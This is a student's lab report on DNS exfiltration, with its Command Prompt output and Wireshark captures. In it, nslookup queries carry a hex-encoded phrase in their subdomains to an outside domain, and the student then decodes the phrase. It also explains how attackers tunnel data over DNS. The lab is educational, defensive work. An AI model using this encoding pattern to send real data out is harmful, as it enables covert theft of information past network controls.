
Lab 4: Ghost in the Machine

Overview

The lab exercise offers a hands-on experience uncovering a common technique utilized by hackers known as DNS exfiltration. The process involves the extraction of data from a target machine by making DNS queries, which often bypass network security measures due to their essential nature for web operation. The user will perform DNS queries via Command Prompt, capture packet data/details via Wireshark, and analyze the query strings hidden within.

Further, the image below gives a graphical view of how this is accomplished:



Procedure

Before I began the lab, I reviewed a YouTube video to refresh myself regarding DNS via https://www.youtube.com/watch?v=72snZctFFtA

What is DNS?

From a previous lab, I learned that DNS is an important part of the internet infrastructure. Think of it as sort of like a phone book of the internet (GoDaddy, 2023). DNS translates domain names into numerical IP addresses that computers use to identify each other on a network. DNS works through a hierarchy of nameservers, from root nameservers, through top-level domain nameservers, down to authoritative nameservers for specific domains. When you type a URL into your web browser, it asks your internet service provider's DNS server to find the corresponding IP address. If your ISP's DNS server doesn't know the address, it will query other DNS servers up the hierarchy until it finds one that does.

If the DNS didn't function properly, it would essentially disrupt the internet. When a user enters a URL into a browser, a non-functioning DNS would not be able to translate that URL into an IP address. This means that the browser wouldn't know where to find the website the user is attempting to visit. Essentially, without DNS, every user would need to remember and enter the numerical IP addresses for each website, which is not practical or user-friendly.

The following procedure was performed on my local/host machine and not on a virtual machine using Wireshark:

- Opened Wireshark and executed capture mode via Wi-Fi connection.

- Next, I opened Command Prompt and executed the following DNS query:

  ```
  nslookup -type=A
  776520617265207370697269747320696e20746865206d6174657269616
  c.0.hggyh0.txt.4fba2f4cb5.dnsidkfa.com
  ```

- Per the lab instructions, I executed another DNS query:

  ```
  nslookup -type=A
  20776f726c64.1.hggyh0.txt.4fba2f4cb5.dnsidkfa.com
  ```

- After, the abovementioned was executed. I took a screenshot of the output via Command Prompt and stopped Wireshark packet capture and arranged by protocol (A-Z) (*Reference first screenshot on slide 1 of ng_raymond_IS3513.pptx file*)

- Next, I went back into Wireshark to look for the first DNS query and double clicked on it. A new window opened depicting the packet details and packet bytes pane of the first DNS query.

- Took a screen shot of the query string in the packet and pasted into my PowerPoint presentation. (*Reference second screenshot on slide 2 of ng_raymond_IS3513.pptx file*)

- In the packets details pane, I expanded ‘Queries’ of the data packet. Observing the packet bytes pane of the same data packet, I right clicked on the right-side column selected ‘save as printable text and pasted into a text editor.

- In the text editor, I removed all the characters at the beginning of the string up to, but not including “776520 . . . “. And removed all the characters at the end of the string beginning after “. . . 69616c”.

- Saved the text file but kept it open.

- Next, I looked for the DNS packet that contained the second DNS query via Wireshark. Double clicked on it and a new window opened up just like the first DNS query.

- Took a screenshot of the query string in the packet and pasted it into my PowerPoint presentation. (*Reference third screenshot on slide 3 of ng_raymond_IS3513.pptx file*)

- Just like the first query, I expanded ‘Queries’ of the data packet. Observing the packet bytes pane of the same data packet, I right clicked on the right-side column selected ‘save as printable text and pasted into a text editor.

- In the same text file as the first DNS query, I removed all the characters at the beginning of the string up to, but not including “20776f . . .”.

- Next, I removed all the characters at the end of the string beginning after “ . . . 726c64”.

- Next, concatenated (appended) the second string of characters directly to the end of the first string of characters with no spaces (72 characters total).

- Cut & pasted the character string into the online Hex to ASCII converter via *https://onlinehextools.com/convert-hex-to-ascii*. A “secret message” was revealed, “*we are spirits in the material world*”. (*Reference fourth screenshot on slide 4 of ng_raymond_IS3513.pptx file*)

- Copied the “secret message” I received into a separate text file labeled *Secret Message.txt*.

Conclusion

Post lab, I wanted to learn more about DNS exfiltration, so I conducted my own research regarding how hackers exfiltrated data via DNS queries. DNS queries, while primarily intended for domain name resolution, can be exploited by attackers to exfiltrate data in a method known as DNS tunneling (Dizdar, 2021). This technique takes advantage of the fact that DNS requests and responses are typically not closely scrutinized by security systems as they are necessary for normal web operation.

From my understanding, in a DNS exfiltration attack, the attacker first establishes control over a server with a registered domain name and sets up a DNS server for that domain. Subsequently, the attacker exploits malware present on a compromised machine to take the data targeted for exfiltration and encode it, typically as part of a subdomain in a DNS query. The DNS query, embedded with the encoded data, is then transmitted as if the compromised machine is merely attempting to resolve a domain name. This request, seen as a typical DNS query, often successfully navigates through firewalls and security systems without triggering any alerts. Due to the domain configuration in the query, the request is directed towards the attacker-controlled DNS server. Upon receipt, the server extracts the encoded data from the subdomain field of the DNS request. The attacker-controlled server can then respond to the malware, potentially offering further instructions or acknowledgements, thereby establishing a continuous cycle of covert communication and data exfiltration. (Dizdar, 2021)


This lab revealed that a seemingly harmless string of hexadecimal characters in DNS queries can serve as a covert channel for data exfiltration. Converting these hex characters back to ASCII text using an online tool, revealed a "secret message" embedded within the queries. This process illustrated how attackers can hide and transport information across network boundaries in plain sight, leveraging essential protocols like DNS. Moreover, it underscores the need for thorough packet inspection and DNS traffic monitoring in cybersecurity protocols. Further, it illustrates the importance of awareness of such subtle, yet potentially harmful, techniques to ensure robust protection of sensitive data and systems.

References

Dizdar, A. (2021, October 11). *DNS Tunneling: How it Works, Detection and Prevention*. Retrieved from Bright: https://brightsec.com/blog/dns-tunneling/

GoDaddy. (2023). *What is DNS?* Retrieved from GoDaddy: https://www.godaddy.com/help/what-is-dns-665


DNS Queries via Command Prompt



```
Microsoft Windows [Version 10.0.22621.1992]
(c) Microsoft Corporation. All rights reserved.

C:\Users\rayng>nslookup -type=A 776520617265207370697269747320696e20746865206d6174657269616c.0.hggyh0.txt.4fba2f4cb5.dns
idkfa.com
Server:  dsldevice.attlocal.net
Address:  192.168.1.254

*** dsldevice.attlocal.net can't find 776520617265207370697269747320696e20746865206d6174657269616c.0.hggyh0.txt.4fba2f4c
b5.dnsidkfa.com: Non-existent domain

C:\Users\rayng>nslookup -type=A 20776f726c64.1.hggyh0.txt.4fba2f4cb5.dnsidkfa.com
Server:  dsldevice.attlocal.net
Address:  192.168.1.254

*** dsldevice.attlocal.net can't find 20776f726c64.1.hggyh0.txt.4fba2f4cb5.dnsidkfa.com: Non-existent domain

C:\Users\rayng>
```

First screenshot


First Query String via Wireshark



```
  Queries
    776520617265207370697269747320696e20746865206d6174657269616c.0.hggyh0.txt.4fba2f4cb5.dnsidkfa.com: type A, class IN
        Name: 776520617265207370697269747320696e20746865206d6174657269616c.0.hggyh0.txt.4fba2f4cb5.dnsidkfa.com
        [Name Length: 97]
        [Label Count: 7]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
    [Response In: 834]
```

```
0000  9c 57 bc 36 d1 d2 bc 17  b8 13 62 67 08 00 45 00   ·W·6···· ··bg··E·
0010  00 8f f2 fc 00 00 80 11  00 00 c0 a8 07 4e c0 a8   ········ ·····N··
0020  01 fe f0 1f 00 35 00 7b  8b 29 00 02 01 00 00 01   ·····5·{ ·)······
0030  00 00 00 00 00 00 3c 37  37 36 35 32 30 36 31 37   ······<7 76520617
0040  32 36 35 32 30 37 33 37  30 36 39 37 32 36 39 37   26520737 06972697
0050  34 37 33 32 30 36 39 36  65 32 30 37 34 36 38 36   47320696 e2074686
0060  35 32 30 36 64 36 31 37  34 36 35 37 32 36 39 36   5206d617 46572696
0070  31 36 63 01 30 06 68 67  67 79 68 30 03 74 78 74   16c·0·hg gyh0·txt
0080  0a 34 66 62 61 32 66 34  63 62 35 08 64 6e 73 69   ·4fba2f4 cb5·dnsi
0090  64 6b 66 61 03 63 6f 6d  00 00 01 00 01            dkfa·com ·····
```


First Query String via Word Editor



```
W¼6ÑÒ¼¸bgEòüÀ¨NÀ¨þð5{)<776520617265207370697269747320696e20746865206d6174657269616c0hggyh0txt
4fba2f4cb5dnsidkfacom
```

Second screenshot


Second Query String via Wireshark



```
Queries
  20776f726c64.1.hggyh0.txt.4fba2f4cb5.dnsidkfa.com: type A, class IN
      Name: 20776f726c64.1.hggyh0.txt.4fba2f4cb5.dnsidkfa.com
      [Name Length: 49]
      [Label Count: 7]
      Type: A (Host Address) (1)
      Class: IN (0x0001)
  [Response In: 866]
```

```
0000  9c 57 bc 36 d1 d2 bc 17  b8 13 62 67 08 00 45 00   ·W·6···· ··bg··E·
0010  00 5f f2 ff 00 00 80 11  00 00 c0 a8 07 4e c0 a8   ·_······ ·····N··
0020  01 fe f0 22 00 35 00 4b  8a f9 00 02 01 00 00 01   ···"·5·K ········
0030  00 00 00 00 00 00 0c 32  30 37 37 36 66 37 32 36   ·······2 0776f726
0040  63 36 34 01 31 06 68 67  67 79 68 30 03 74 78 74   c64·1·hg gyh0·txt
0050  0a 34 66 62 61 32 66 34  63 62 35 08 64 6e 73 69   ·4fba2f4 cb5·dnsi
0060  64 6b 66 61 03 63 6f 6d  00 00 01 00 01            dkfa·com ·····
```


Second Query String via Word Editor



```
W¼6ÑÒ¼¸bgE_òÿÀ¨NÀ¨þð"5Kù
20776f726c641hggyh0txt
4fba2f4cb5dnsidkfacom
```

Third screenshot

“Secret Message” Revealed



```
776520617265207370697269747320696e20746865206d6174657269616c20
776f726c64
```

```
we are spirits in the material world
```

Fourth screenshot